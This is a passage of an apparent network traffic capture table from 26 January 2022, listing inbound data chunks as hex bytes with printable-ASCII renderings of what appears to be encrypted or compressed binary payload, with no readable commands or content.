2a 6b a0 ff b1 df bb e3 1b 5f 90 8a 25 5c ac 34 17 32 22 36 e9 01 52 c8 5b 78 52 52 4a Data Ascii: E>n"\<wv,Q`+ZGo##H}"?Ngi}R.:VB{Vm}AW]^a2^6T>U|<rybu~qeoOw?33G9y-\6S@qbTR7c=yk#*k_%\42"6R[xRRJ
2022-01-26 14:14:08 UTC	688	IN	Data Raw: 2a 36 7e 47 9c df bb 80 e8 e9 d0 15 8b 13 fc cb e2 5a 3a ab 04 03 4e 64 44 5e 66 22 e7 37 ea 53 5a 35 ec 2d 73 b8 c2 1b e0 3e d7 5b 12 a0 94 a8 b2 67 c2 c9 41 8d 56 52 d9 a7 ed fd 29 20 fe 52 1e 98 61 2a ee ff f3 79 f4 a4 d6 13 1c ff c5 d8 fa 0f 9a d7 24 86 11 38 ba 2d fa dd 97 0e c4 53 ae 07 e8 f1 eb 8d f8 3f 9f 2e aa 8f ad 21 79 ef 67 49 d2 88 d4 17 f2 be 2d e0 c1 b8 ed 52 ad 47 ae 1e d2 f4 7c 89 49 53 15 09 32 5c ba 47 26 21 a8 d0 8e 57 2c c5 dd ec f1 7c 76 30 29 32 7e 84 58 4a b6 71 dc 34 ae 1d 0b 7e ea a0 f3 95 b2 e1 f7 8f f6 20 21 35 cc 0e e3 5b ad 7c 37 38 98 3f 4d a3 b4 03 a2 15 ef ac c8 2d aa 0e 21 2e cb 1e 5b 8b 80 a5 98 3b e3 2d 5c 4f dd 27 d3 02 71 15 5c 5a b8 a5 0f 34 0a 08 bb a0 a7 5d 05 c6 e3 04 61 a2 8b 04 c3 2d 7c 36 32 13 39 01 ed aa 70 Data Ascii: *6~GZ:NdD^f"7SZ5-s>[gAVR) Ra*y$8-S?.!ygI-RG|IS2\G&!W,|v0)2~XJq4~ !5[|78?M-!.[;-\O'q\Z4]a-|629p
2022-01-26 14:14:08 UTC	689	IN	Data Raw: 29 39 0c 52 74 40 d3 df d8 5e ac 6b b1 0c fc 86 1c b9 87 60 e1 1f 5e 8c 1d 5d be 1a 46 70 67 eb 51 df 57 d2 10 22 e4 13 f0 d5 16 af 84 b1 df e3 d3 b4 03 cb 58 03 b8 17 87 06 01 35 1e 30 e1 14 a0 b1 a9 18 51 a2 d7 f4 ba c5 a4 b5 9a f2 c0 63 9c 7d 18 0d 7a 04 22 ab 9b d5 00 a7 14 be 00 26 4f a8 5c 66 1c 55 2b 61 f5 ea 17 17 d8 b9 35 61 ae 8c 2a 41 6e ee 7b d8 ee 97 2c a3 c2 6b e0 45 93 1c 0f 56 86 50 37 bf 74 cc 9a 86 4e f2 f1 72 86 c3 29 64 a1 49 10 eb 61 9f 4e e6 79 b3 13 cb e6 5c 87 a5 20 3d dc 48 2b 8f 66 61 e8 f4 e4 35 0b 8b 50 39 85 2d b4 80 5a 20 90 3d 0e b7 83 ee a0 1d 3a 8a b8 34 fe 85 1a a0 c7 43 b4 66 ae 93 2b db 9b 03 a1 07 c0 6e 18 78 87 ad 40 83 dc 9b f9 6f d4 be 67 32 d3 b3 a8 64 68 ea 52 fd 6a f8 08 37 ad 7c 1d e5 2d b5 2e b8 62 07 0e b5 74 Data Ascii:)9Rt@^k`^]FpgQW"X50Qc}z"&O\fU+a5a*An{,kEVP7tNr)dIaNy\ =H+fa5P9-Z =:4Cf+nx@og2dhRj7|-.bt
2022-01-26 14:14:08 UTC	690	IN	Data Raw: 74 ad c2 5d 1d 93 b2 51 9f 6e 1a e8 15 e4 fc 79 e2 fe 85 cd f6 55 a1 fa cf 8c 2e 39 e0 94 cd e0 19 dd ac 43 ea 94 1d d7 94 db 4c 05 07 ca 22 4b 7d 78 c4 d3 56 b2 8c 89 31 64 07 cc 11 7c 67 16 35 02 cc 87 68 6b 19 0d 64 e3 e4 9f c9 c6 dc 34 04 98 3a 1f 27 93 09 3b 27 18 dc 9a 67 93 06 d1 c8 54 da df e0 f8 d1 6f 8c 16 fa b5 1d b5 2e 6d ef 01 84 2a 30 24 7d 3d 08 c0 98 a8 6f 04 42 66 b9 82 f4 5a d3 fb d5 3a e8 55 3d 63 ef 7c a5 92 92 21 77 65 3d 15 61 06 68 f0 c7 29 d0 e5 ea 61 71 9c 24 38 27 81 b4 c6 88 a6 c2 10 2f 29 c4 a1 61 23 d7 66 fa c4 7f 46 3d 87 7e 10 e8 fa bd ff 9d f0 b8 d0 d6 a8 3b 24 79 c1 6b 94 af 19 7c f4 d6 07 94 82 23 09 88 71 67 5b 41 d2 28 ba 48 36 0c 56 3f 84 eb b9 1d ba fe 56 32 51 e7 f3 eb ff 9b 7b 91 c9 c1 03 1e 76 52 3e ff 06 dd 93 91 Data Ascii: t]QnyU.9CL"K}xV1d|g5hkd4:';'gTo.m*0$}=oBfZ:U=c|!we=ah)aq$8'/)a#fF=~;$yk|#qg[A(H6V?V2Q{vR>
2022-01-26 14:14:08 UTC	692	IN	Data Raw: 71 18 d5 ce 1a 4b e1 93 d8 e8 7a 75 79 37 3a f1 27 c3 d4 fb bf ad 9f af ba 0a 62 4e 50 e5 d7 93 96 23 74 07 d3 cb 1a 1e d4 6e 3d 5c 0b ec a7 bd 8c c2 05 b2 bb 35 f8 00 81 0f 23 df e9 a6 f0 08 53 2d 05 0e df 98 c0 db 8e 70 b0 da 47 c6 30 da eb 33 41 b1 20 c0 e1 d0 2c 32 f9 da 01 2d ff 22 f2 75 53 43 3a e2 13 e4 b5 9f 54 15 dc 45 f9 00 66 bc 90 03 86 ac 9b c8 ef 01 e3 5d 08 29 73 58 0c e0 d4 82 1e e8 ef 11 cf b5 0d 20 a0 6f 0d 2e 2a 51 65 38 34 c9 33 4d 1f 1b ee 8d a0 77 b3 dd fb a9 0f ca 22 39 c9 a9 8c 0b 90 81 11 5e 45 41 ee c4 90 65 a4 fa 54 1d c6 40 ba 2c e0 86 13 27 ac 25 bf 81 67 62 2b 0f 3c c2 5e 37 76 80 e1 f6 45 bb 31 af 2f f1 2f d6 01 00 ac 55 b6 74 55 34 27 d7 59 39 aa e7 26 b4 ca db a1 7e f1 0e 79 d4 a4 7d 7a 50 c6 ce b1 da 54 fd fe 79 c6 4d 6f Data Ascii: qKzuy7:'bNP#tn=\5#S-pG03A ,2-"uSC:TEf])sX o.*Qe843Mw"9^EAeT@,'%gb+<^7vE1//UtU4'Y9&~y}zPTyMo

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	693	IN	Data Raw: 5c 6f a8 70 91 34 17 16 8f b8 d0 a2 eb 23 ec a9 48 7d f5 9f 0a 00 46 a1 00 f6 ad 42 03 7d fa 22 d8 10 1e 33 94 83 cf 0e 16 ec f7 a4 23 ef ec 0a 41 9c df 2f 1b b6 fb 12 7c 93 8a 72 47 9b ba da 3d 4f 07 3b 13 78 73 85 ea fc 52 54 9a 11 39 ec dc c0 1b 25 3e db ee 46 c2 94 dc 0e 7f 1c b5 ee 50 9c 98 83 21 2a 1a b5 8b 9a 12 0a c4 91 bc 5f 2c 81 dc d9 99 2c 86 4f eb 50 03 56 39 f0 da d5 c2 da 3d 9f 2d fc 78 e1 0b a6 f7 6f 76 3b ca 53 36 df 25 47 b6 bb dc cf d3 bb 1e 17 67 c7 7f 01 b1 0a 76 92 21 28 7c 12 2d cb 5d 50 2d 63 e2 e6 34 c2 10 f7 5a c8 da 20 23 75 1b c5 f8 74 58 98 23 a9 1d 5b d2 81 5d fa d2 6d a8 3c 39 b2 c7 35 58 8e 01 38 a0 0e 2f 15 51 a2 1b f1 ce 3c c9 08 aa 0e 42 ec 31 3b a7 99 b2 ec 51 0a 3d 0f 75 75 65 57 4b a6 9b 8d 15 20 94 57 e7 4a ca f1 d4 Data Ascii: \op4#H}FB}"3#A/|rG=O;xsRT9%>FP!*_,,OPV9=-xov;S6%Ggv!(|-]P-c4Z #utX#[]m<95X8/Q<B1;Q=uueWK WJ
2022-01-26 14:14:08 UTC	694	IN	Data Raw: f0 ad 82 4e 5b 52 21 22 50 24 90 91 8a e8 fe 48 70 dd 92 fd da 6c 38 ac 60 16 d5 ce e6 67 d5 8b f3 78 c4 12 5c 9f 66 d8 0e 5b 33 ab e7 73 60 78 0d ad e8 30 06 79 69 fc 6b 0e ea 4d 53 7a 4c b7 89 ab 6e 90 f2 ef 41 90 f7 43 ea 04 ed a2 bf d4 17 70 39 2e bf 73 35 ad 81 10 c2 54 08 48 e1 73 02 89 03 2d 11 e5 5a 8a bf 14 23 da cc 5a 4c af 88 9f 5b 11 f7 6b 47 fe ac f2 10 7b 00 c4 61 6b b9 8b 61 aa 0d 63 d0 10 cd f7 44 4a d3 1e 03 41 f1 92 0a 7c 9c fc 7c e4 68 9b 3f 9f a1 27 ef 63 0e 67 5d 79 a8 ff 85 cd f6 5b 17 14 ca 8c 7b e2 87 0c da c8 05 56 5d c1 90 01 e2 a3 0a cc 85 0f 51 22 c4 b9 17 78 b8 62 4e 67 1f a3 6b 60 52 47 76 eb c6 e8 2c 0e e6 12 65 83 cf 54 3d 68 82 02 0e 36 f5 70 05 11 7b 4e 25 3e 50 4f 93 27 b7 b9 67 93 8d 9b 8a be 2b 82 e0 c5 26 87 99 40 45 Data Ascii: N[R!"P$Hpl8`gx\f[3s`x0yikMSzLnACp9.s5THs-Z#ZL[kG{akacDJA|h?'cg]y[{V]Q"xbNgk`RGv,eT=h6p{ N%>PO'g+&@E
2022-01-26 14:14:08 UTC	696	IN	Data Raw: 25 f3 14 4c d5 fc 43 2e bb 00 ac 2d 00 44 1b 9e ea 0d 15 3a ae cd 41 69 69 05 0a f0 0e f7 fc ad 5d 87 4c 65 0f 67 08 5c 36 a6 e0 0a 3b 2d 06 92 06 b6 f7 c2 50 cd 61 79 37 d4 e9 c3 72 91 a8 b6 9e d4 3e d0 60 42 af f4 8e ef 22 61 dd 9d a9 9e 21 3d 83 86 ac 24 4c 0e 82 f1 97 5e cd 9e 0d a8 23 9b c1 f9 b6 00 ab 6b c0 d7 f0 a6 92 a2 aa c2 ce 09 71 9d 1b 8e c2 89 f0 3e c4 6d 92 76 b2 34 2c 23 13 03 95 a2 65 cc af 6f f8 e3 7a c9 27 66 32 3f 2e 9c a1 5d d8 5c da 43 e1 9c d6 74 b4 0f cb c0 a1 4c 41 d4 7d 53 37 95 9b af 85 0d 62 79 5b e5 d7 93 15 b7 b7 72 94 dc fb fd c3 87 55 67 f8 4c 91 65 aa 07 f9 e5 ed 82 16 c6 df 54 95 48 b6 4e 6c 2d 44 9e 8c 53 d3 dd d0 58 e9 33 6d 47 3b 6a 03 9a 44 fd 03 5d 2c 48 a4 dc 20 ac 85 63 a4 ae 97 b9 4f be 72 22 3e e2 68 af c9 fa 56 Data Ascii: %LC.-D:Aii]Leg\6;-Pay7r>`B"a!=$L^#kq>mv4,#eoz'f2?.]\CtLA}S7by[rUgLeTHNl-DSX3mG;jD],H cOr">hV
2022-01-26 14:14:08 UTC	697	IN	Data Raw: 73 19 14 0a db 09 de f8 35 cb 70 1b f3 f4 f0 b6 53 a4 9e 9c 89 14 33 65 45 b4 a9 db d6 7b 93 53 73 44 78 98 94 5d 0d 46 ca dd a9 e2 67 c5 c1 e1 6f d5 c0 1a 6f fb 88 9f d1 e0 a5 f6 52 33 b1 ae 94 e5 3b 22 ac cb 53 0e 34 ea ad 37 98 59 33 f3 17 7d 3d 7c 06 54 00 19 08 35 9d 07 a5 b5 5a d3 55 d5 0d ff 74 24 af f8 3c ed 86 1f ae f1 06 42 40 89 0e 05 ff 52 bc 8d 36 bc a2 f1 dc 2c 3e fc 3b 97 ad c2 af 49 df e3 9c 55 2f dc 24 b6 8c 40 65 db 86 a8 5a e6 f9 c8 f8 1e 00 8a f2 0a d3 2a e8 46 13 e3 18 95 24 03 19 7c 88 99 f3 96 5a 34 13 79 99 a0 35 66 a4 b0 1f d2 30 41 aa 31 78 a1 40 c8 80 14 08 86 ab 18 f0 a4 a9 fa 4e c3 30 61 03 1a 4a 50 f2 b0 72 7b 20 53 df 7a d6 f4 d8 f7 3b c1 cf e1 0a 77 07 ae e8 18 83 a3 5a 70 70 49 e5 7f 7e 49 fe 30 9e 2b df bb fa 1a 7f cd fa Data Ascii: s5pS3eE{SsDx]FgooR3;"S47Y3}=|T5ZUt$<B@R6,>;IU/$@eZ*F$|Z4y5f0A1x@N0aJPr{ Sz;wZppI~l0+
2022-01-26 14:14:08 UTC	698	IN	Data Raw: a8 42 a1 c3 71 61 67 f8 0f f5 ee 64 d6 bf 92 5a 2c 73 2e 75 5e 7e 1d 68 ea 5f c2 53 31 da f1 20 d9 d9 74 72 cb 7c 53 33 44 b5 1c 3e 50 1c 87 c9 3e d2 10 fb fc 14 0c 0d fb 4c de 00 ba 0b d0 c1 1d 61 ea ed 23 fa 61 45 fa 12 fe 98 43 c0 d8 7e bb b7 cd 05 46 f1 f0 5a 4b c1 77 67 55 07 96 c9 8d c9 53 d8 6f bf d1 2b 2f 93 2e 69 75 65 38 34 93 4d ca 52 f3 5f 52 63 bd 5b a0 8d 1b 48 a9 aa 0f 80 5c 35 ab f2 e1 11 3d 8e 77 55 c0 e4 6a a2 bc 87 12 d1 84 29 07 1b 4b 05 21 22 44 ff 01 19 66 6d 0f 5f 4d 56 5d 76 ba 6c e8 04 cd 01 d9 b2 94 e8 d5 01 00 1b 3d ef 29 97 69 ac ee 3e 77 22 0f 3c 3d 26 86 11 3e 22 83 34 9c 9f 55 6b 50 ba 57 32 d1 d4 6a 27 c0 39 2e b4 8f a4 94 e8 b1 ed a5 dc 0d 8b 74 bc 6f e1 cd bb 80 75 81 9e ed 54 08 3a 19 0f 76 b9 03 b0 e9 6f 5a 45 da ab 79 Data Ascii: BqagdZ,s.u^~h_S1 tr|S3D>P>La#aEC~FZKwgUSo+/.iue84MR_Rc[H\5=wUj)K!"Dfm_MV]vl=)i>w"<=&>"4U kPW2j'9.touT:voZEy
2022-01-26 14:14:08 UTC	700	IN	Data Raw: 39 b8 c4 be 98 a2 16 34 6d d0 71 f2 47 5c 6c 03 8a 2e c5 83 e5 44 56 68 c2 9f 24 c2 c4 d1 08 00 bb 56 35 29 7f 94 58 e0 6c 30 60 ed a1 16 e8 63 5c a5 75 5f 3d 8f 85 0a d4 97 5e af c0 0c a6 12 c6 79 5f 66 42 a0 53 94 c3 17 b3 95 7e fc dd 4f 00 86 ae 24 33 0b 0c 0d 06 9f 12 4a d9 d1 6c 6e e9 d6 f0 75 97 e0 89 2c c5 ce d0 da 9e d6 70 a3 15 08 b1 e0 82 90 75 55 e7 7a 00 d9 39 58 3c 4c 3b 89 37 5b 04 64 c0 69 c6 dc f2 12 39 9b ba 23 e0 77 29 cb 0a cc 3a 58 a7 4f 37 d6 1c 16 8b 2d 14 d0 dd df 0e 24 0c 2e ae 01 0a f9 6f e4 0f 63 5e f9 20 17 a2 3f 9b 9e d4 98 76 33 7a aa 6b c4 97 0e 45 f3 61 b4 83 c4 8c 23 5b 27 ef ec c3 d3 ff 5f 8e 0e 51 63 25 7f fe e8 31 d0 05 fa 74 b5 92 60 be 71 22 3d 09 e9 5c 61 09 a3 20 a3 60 2a e3 1c 3b 6c e1 51 23 32 aa ba c2 80 3f 05 f2 Data Ascii: 94mqG\l.DVh$V5)Xl0`c\u_=^y_fBS~O$3Jlnu,puUz9X<L;7[di9#w):XO7-$.oc^ ?v3zkEa#['_Qc%1t`q"=\a `*;lQ#2?
2022-01-26 14:14:08 UTC	701	IN	Data Raw: 96 30 a4 fa 83 08 6a b8 28 b4 c3 db 8a b1 f2 5b f2 d0 f4 6b 99 f9 12 85 40 94 71 69 12 8d 1e 5a 9d 6e 6c 16 b6 37 a1 41 dc 30 2f 74 9a b5 1e 32 5c cd 70 24 81 d9 46 f1 b7 94 f4 c6 6a 96 5c 90 bb 28 f7 b3 ce ff dc cc 05 78 2c e0 8f 7d 90 c7 d6 1e 14 fa 0d ee 3e 83 bc 81 55 03 78 ce 7e 10 78 4d 02 ae c6 53 7f a1 1f 03 bf 16 a6 57 33 d5 18 7c ff b0 64 c0 44 ed a8 0f 8b 38 3f 53 6e be 00 f2 c9 82 88 55 92 8b 8c a5 99 80 6e 4f 42 f6 aa dc d6 ff 4e 5f 19 5a 62 7d 4a e3 22 7a 6c e8 87 6b 2b 13 dd aa 54 b0 9f f8 47 d5 ea b2 4d 38 37 87 82 68 da 96 f2 13 93 ec af 32 10 9d bb 41 98 b7 07 48 97 10 17 ad 1b b9 95 7b 7b 46 89 f6 20 60 09 e5 ce 26 8e 97 d4 0e ac a4 3c c2 f0 ea 00 84 22 58 8e 83 c2 83 60 2a d4 ab 73 5a ac fb da 09 e0 2c 8f 0b ca 46 9d b7 5c 8c f8 ec 7a Data Ascii: 0j([k@qiZnl7A0/t2\p$Fj\(x,}>Ux~xMSW3|dD8?SnUnOBN_Zb}J"zlk+TGM87h2AH{{F `&<"X`*sZ,F\z
2022-01-26 14:14:08 UTC	702	IN	Data Raw: a5 33 37 b4 aa 6b 7f 60 5e 54 7a 70 03 85 78 e3 16 58 32 cc cb 6e d3 f9 cc eb 13 08 ce 35 05 ad 17 a7 f4 c7 37 a7 bd 9a 3c a9 c7 c8 c2 7c 8e 3d 38 4e 87 16 42 99 93 1c 81 e7 5c 0b 12 11 59 8f 38 2e 17 70 c1 17 eb 15 c1 0f e4 7e 07 48 67 5b a6 f0 91 0f 72 fd 5a 3f cc 39 8e 32 5c 1e 2e 5b e7 65 cc 88 a4 bb 4e 30 68 27 8c cd f6 ad c2 71 00 b0 4c cc a3 7d 3d 19 9c d3 12 2c b4 be 92 06 68 c3 6f be e8 93 a7 98 4e 01 60 c3 22 2e 5e db db 97 c8 7c dc 66 24 0f 90 be 1b c3 57 e4 a3 b0 3e 15 7c 44 95 f0 e3 1f bc 38 1d e5 16 7a 00 be a4 ef 48 df 55 1c 65 de cb a0 8d 27 b9 0a 91 6c e3 05 bc 6b 03 e5 d0 f0 fc 1d 07 45 5f 47 4c dd 56 cf 8e 41 60 e4 6f c8 f8 86 72 0b 26 b6 92 49 45 86 88 a5 c9 2e cd ef 7d 5f ad d1 0a e4 57 89 62 d8 81 48 ce 7b 14 d8 39 a2 d1 2b 27 9f f6 Data Ascii: 37k`^TzpxX2n57<|=8NB\Y8.p~Hg[rZ?92\.[eN0h'qL}=,hoN`".^|f$W>|D8zHUe'lkE_GLVA`or&IE.}_WbH{9+'
2022-01-26 14:14:08 UTC	704	IN	Data Raw: 67 35 f6 8e fe 11 57 6d c5 b5 21 33 7c f0 ba 91 fc 27 88 c4 51 0d 84 9b 1b f2 73 6f b8 1b 89 53 12 29 31 c9 36 2c f8 73 6b 8b 27 e4 ea 81 b2 4b cd 6f 70 60 66 ac fb 06 08 e0 2c ef 88 ba c3 ef 8e 74 17 5f 64 55 6d 55 34 c1 a9 5c 89 08 2a ff 52 bc c5 4a f0 a2 77 cc 2c 3e 28 20 b4 ee 5d 28 27 4d df da b2 2f a4 00 4e 37 4d e8 e3 7a 91 5a e1 41 8b d7 04 00 22 f4 0b 0b 3d a8 3b ff f4 8f 82 83 51 2e 6b af 95 00 e2 1e 1d ed 45 99 8a 4f 99 5b b0 a2 43 c5 78 f1 06 74 ee 8d 07 5b 32 56 12 f6 e7 f3 d8 e1 15 3a 1a 6c 7e 5a 98 46 50 f3 a7 67 21 c8 53 89 a1 2e 39 1f 0b bd 40 02 04 dc 7b fb e1 c1 d7 6b 1e 5a 97 2c 59 6a b2 92 93 63 a5 cd a9 8e 80 f2 90 e6 72 f0 15 94 91 98 7f 2c 81 35 69 1e 8d 6e 56 1e 24 33 e9 5a 51 da 3f d7 dd 94 cf 2d c3 1d b4 da 55 58 69 61 d0 16 89 Data Ascii: g5Wm!3|'QsoS)16,sk'Kop`f,t_dUmU4*RJw,>( ]('M/N7MzZA"=;Q.kEO[Cxt[2V:l~ZFPg!S.9@{kZ,Yjcr,5inV$3ZQ? -UXia

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:14:08 UTC	705	IN	Data Raw: bb 4f c8 bb 6d da de e5 67 69 ff 3e 1e 85 2e 9b a7 00 45 5f 2f 50 69 a9 44 b8 c1 77 ec e4 73 36 f6 59 ec 52 85 8f 89 c8 0e 77 38 48 1f 47 18 16 34 7c a5 39 07 61 d1 79 1a 65 36 55 0f 07 bb 0f 8a 86 a0 56 d0 93 43 90 6a c8 26 e7 2d af 9d e0 48 22 72 39 9b 8c 0e 6f 85 4d 9c d4 fc 6b 73 e0 17 bc d1 22 52 f7 f7 fc 3d 72 4e ce 20 12 d9 a3 5b 13 e1 cd c6 f9 ec 40 f9 96 b4 6e a0 fe 48 fa 5e b5 71 ea e1 7d df f6 a0 7b fd 11 98 7f 75 13 a0 5d de df c0 bb de b5 75 5c a5 89 b3 59 29 f6 88 b5 94 01 87 39 b7 f6 c3 af 4a 1f bd 9e bf a5 fe 02 c6 a4 62 04 10 9d 31 64 df 77 da 83 dc e9 b3 39 5b 3a 39 7b f9 6b 66 35 34 f4 47 15 99 76 46 fc d8 60 bb eb 3b 99 26 de 25 33 43 98 28 f2 49 9d ae 7e 3a 53 51 f5 bb a4 fa 8f 82 08 23 46 75 9e f3 21 59 fa 46 1d 64 6e f7 de 4b 88 26 Data Ascii: Omgi>.E_/PiDws6YRw8HG4|9aye6UVCj&-H"r9oMks"R=rN [@nH^q}{u]u\Y)9Jb1dw9[:9{kf54GvF`;&%3C(I ~:SQ#Fu!YFdnK&
2022-01-26 14:14:08 UTC	706	IN	Data Raw: 41 9b a5 c1 cf e1 0a 76 46 25 8f 54 87 a9 35 b2 4f 4c f6 f4 92 4e db 6b fb bc 14 2f 2f 91 8e 9a fa d2 95 79 3b 8b 4c 44 5f 1d 9a cb 4b 25 ea db 9d d6 39 01 63 2a 27 e7 d6 89 a6 89 90 f0 fe d9 85 72 76 2d 73 f4 36 86 2c 95 c7 a3 ed 7c 2c cf 5b 37 96 62 85 fe e1 0a 77 92 51 6d 7c 12 f4 76 43 33 0a 83 17 e5 34 7d 16 f7 46 fc bb 27 9d 8a e4 95 cf be 04 55 c6 4d 77 b6 94 eb b5 6a 6e 19 1a 5f 01 b9 29 61 a7 e4 82 96 b8 8c 43 94 be ba 5c 68 2d 28 42 b1 df 1a 12 8b 3b 3b e6 8e 7d 42 44 b2 9d 08 00 a7 71 d5 88 2b d3 f2 f2 d8 f7 dc 26 a9 d7 ab 51 24 aa eb 31 39 e6 be 5f 69 05 ca 41 b8 29 5c 61 15 21 7e 2c c9 3d 1e d4 20 6c a4 85 a5 73 ec 39 44 94 4b e4 ba e5 84 29 e7 d2 a1 8e 86 08 9f b1 a3 ed 4d 0e c8 6b 9a 5a d1 1e c7 23 dc 66 fe 49 8d 7f 41 1b c9 61 de 60 86 12 Data Ascii: AvF%T5OLNk//y;LD_K%9c*'rv-s6,|,[7bwQm|vC34}F'UMwjn_)aC\h-(B;;}BDq+&Q$19_iA)\a!~,= ls9DK) MkZ#fIAa`
2022-01-26 14:14:08 UTC	708	IN	Data Raw: ba bf cd d1 40 2b 9c d5 b1 4d 58 37 a5 fd 69 65 b1 54 82 bf 1d 22 41 b9 e9 9c 5b f6 a5 31 af a5 de 25 b9 1a 91 c8 75 4f dc 15 7c f2 9c fa bd b7 9a 8c e1 66 30 c0 a5 32 9e 1b 49 79 5a e7 af d0 af ff de 93 46 76 be 91 eb ee cf 75 c9 62 97 8e 4b 56 25 e5 60 2e 98 67 e9 2d 11 8a 8d 44 30 45 c0 9b 3e 01 63 f5 e2 1f f1 34 4c 29 44 a3 31 01 e2 d1 0f af 7d 4a 83 22 02 a2 16 78 b8 4a 46 83 ca 69 25 60 8c 00 ca 52 38 70 2f a0 8d 6f 7c 08 03 65 5c e5 21 5f 25 73 8c 06 fb 70 51 45 ad 7f db 00 62 69 79 5c 9f 3a be a5 f6 52 72 1e cb 5a 1a 94 35 45 aa 0c 77 b6 2e 66 f9 b7 0e db d8 f1 d2 3d 82 93 c9 76 88 fb 43 87 06 86 f9 a1 2c 87 9e c3 9c a8 cd 07 c7 3e e5 26 81 61 df 82 9e 55 ad 8f ae b8 94 6c 51 61 6e de 70 05 d3 b6 7e 47 da fa 09 25 4b 12 1c e9 c6 e7 38 af 8d e9 e0 Data Ascii: @+MX7ieT"A[1%uO|f02lyZFvubKV%`.g-D0E>c4L)D1}J"xJFi%`R8p/o|e\!_%spQEbiy\:RrZ5Ew.f=vC,>&aU lQanp~G%K8
2022-01-26 14:14:08 UTC	709	IN	Data Raw: f7 da 4e e7 8d 54 22 d7 c9 f2 2e 46 c7 c6 32 5e b7 3d 7b db 20 6c 77 01 e1 ff 66 69 c6 6b 00 0e 65 cc c0 a4 28 0e c1 10 df d0 60 b1 35 7d 17 c0 04 b6 3f 63 8d 05 84 8a ae a7 97 f9 8d f0 4e 1b c9 80 14 d0 59 2a 92 4b b8 4f 76 f2 c9 01 18 4b 09 3b e2 63 af 73 78 1b 61 4f 4e f8 5f 3b 54 f2 21 db 8b d1 42 44 f4 a9 d7 e7 8b be 3b 22 b7 cb a0 27 d4 6e 33 cc 23 57 e4 a2 40 9e ee 5e ab 6b 73 45 33 4c c4 1d ec e0 7b 4d 77 31 ef ad 38 ab 6a d3 8e 37 6d 41 a4 83 3e 17 32 53 b3 b1 ed 70 1e 2f 2e bf 19 71 7d 51 38 62 0c 1a 9f e6 29 f2 39 90 42 53 51 ba 23 20 36 de d1 ab 6d 98 4c 44 63 de 08 44 a3 bc 1c c6 07 6b df cc bc 8e c9 ff 07 07 24 c1 4a b8 43 a1 1d c6 a3 72 29 38 9b c9 b3 4e 1e 1b 34 19 1b 31 17 dd 48 be fb f2 15 2e f2 ef a8 3b fb 8c a3 2a 75 24 26 1b c7 9a 2f Data Ascii: NT".F2^={ lwfike(`5}?cNY*KOvK;csxaON_;T!BD;'"n3#W@^ksE3L{Mw18j7mA>2Sp/.q}Q8b)9BSQ# 6mLDc Dk$JCr)8N41H.;*u$&/
2022-01-26 14:14:08 UTC	710	IN	Data Raw: ae 38 93 0e db d8 72 6c c3 f8 cf fd 2b 54 04 b5 bd ef 1e 08 26 c2 07 51 47 ee 60 c2 50 51 3a ec b6 82 42 44 21 72 ef ea ce 0b 42 03 ce 76 3e 13 5f 4e 46 96 c1 1d 7f 0a 62 22 b3 49 e0 f4 0b e1 5d 17 af 96 88 82 34 db 7a e5 01 a2 67 c8 8d ec fe 75 90 f8 2d 29 23 f8 e1 26 04 59 70 8c 0e 42 a7 a2 00 96 5d 23 60 23 8e 98 80 14 17 1f 4e 2e e6 dc a9 43 2a 83 ca 8a 9c d8 aa 8b f0 4b 0c 9d 72 da 94 f3 62 61 7f 8e cb 8f 19 6f 8a cf ec 3b db 4e 2d 7f 1f f1 ee 52 ac 2d fa 4a ec fe 9c c2 57 df f3 8f 02 c9 94 94 7a 06 02 9c 37 16 7e 4b be b5 92 72 31 92 6b 86 b8 5a cb f3 1b 39 a5 cd 4a 75 02 0e ce be 0d ef 1c 28 4f 9f e2 39 2b 7f b4 fc a8 b1 44 93 61 3a 45 9b de 17 d8 33 86 03 85 76 08 58 7d bf 5f 5e 85 6b b0 0c f5 5e 5c 3b b3 41 5b 04 85 13 0a fe 79 e5 34 6d 16 f6 8a Data Ascii: 8rl+T&QG`PQ:BD!rBv>_NFb"l]4zgu-)#&YpB]#`#N.C*Krbao;N-R-JWz7~Kr1kZ9Ju(O9+Da:E3vX}_^k^\;A[y4m
2022-01-26 14:14:08 UTC	712	IN	Data Raw: 05 66 c8 06 d6 10 87 b5 b9 fc ad e5 e2 d1 3c 07 7e 67 fd 70 96 c9 8b 4b 03 de e7 79 2f d4 d1 53 4d bb 43 57 59 9b de 24 44 ef 90 7c 8b c3 fe e0 06 ff 01 7b 8a 02 88 c3 5c 73 f4 66 af 9a 1e 62 71 aa 3f 6f c5 71 ba 1c b6 73 b8 14 58 f3 5b fa d9 6f 27 5e e2 0b 8a 38 d3 48 70 dd 95 9e 64 51 82 ab 60 75 e8 d7 45 31 d5 01 74 35 55 b0 ea c2 bb cb 6d e5 6d 21 1d f8 e6 ce 5f e1 4a 0d 85 b6 d4 f1 2a 7a 50 ba 7b b1 92 cc 8d 21 a1 39 5a 3b 07 9c f7 71 ec 04 e7 ed bf d4 cb 34 79 f6 24 8b 32 02 96 10 39 20 3c 5f c9 a2 76 b9 a3 06 92 70 fe e7 94 73 aa 36 9a fa 67 2c e6 33 12 d3 9d 3f 24 5d 49 f2 9a f8 43 dd ad 68 b9 8b ce 78 93 74 57 b0 b9 c6 27 39 80 43 c0 9f bc 20 04 e8 cf 77 6e 29 b1 73 38 bc 9f 1a 60 ac b0 f0 01 6e 11 74 c8 c5 f6 6d a1 c4 63 73 d1 6a 9b d1 ee eb e1 Data Ascii: f<~gpKy/SMCWY$D|{\sfbq?oqsX[o'^8HpdQ`uE1t5Umm!_J*zP{!9Z;q4y$29 <_vps6g,3?$]IChxtW'9C wn) s8`ntmcsj
2022-01-26 14:14:08 UTC	713	IN	Data Raw: 3b 96 aa b6 11 68 b9 79 a8 67 a7 33 41 f2 ee 23 89 b0 60 5a ba 42 da 38 0d 01 a6 8b 72 62 3a 98 ac 23 d6 37 89 79 d8 75 d2 af a8 8d 54 7b 2c 3f 51 e1 e9 e9 98 0a d3 0e b8 9c 76 43 77 0a 15 67 e5 34 64 10 6a 25 62 bb 5d 90 8a e4 9c cd 4d 8e 5c c2 1c 48 9c 2d 14 d0 dd 7f 0e 74 77 2e ae bf 85 a3 0d 85 af 5f 19 2b 17 38 a2 3e 01 b9 2f 67 7c 92 1a 27 22 c0 2c 8c c0 85 fb bb 7d d9 f0 53 f7 65 29 89 93 80 0e 5a 66 9d 5f 6b 3d d0 21 9a 40 e7 20 43 9c 61 f5 93 be 89 87 ca 94 75 73 d3 3a c6 33 5a 77 a5 be 96 20 1e b9 d5 11 4b 09 c6 d1 19 f9 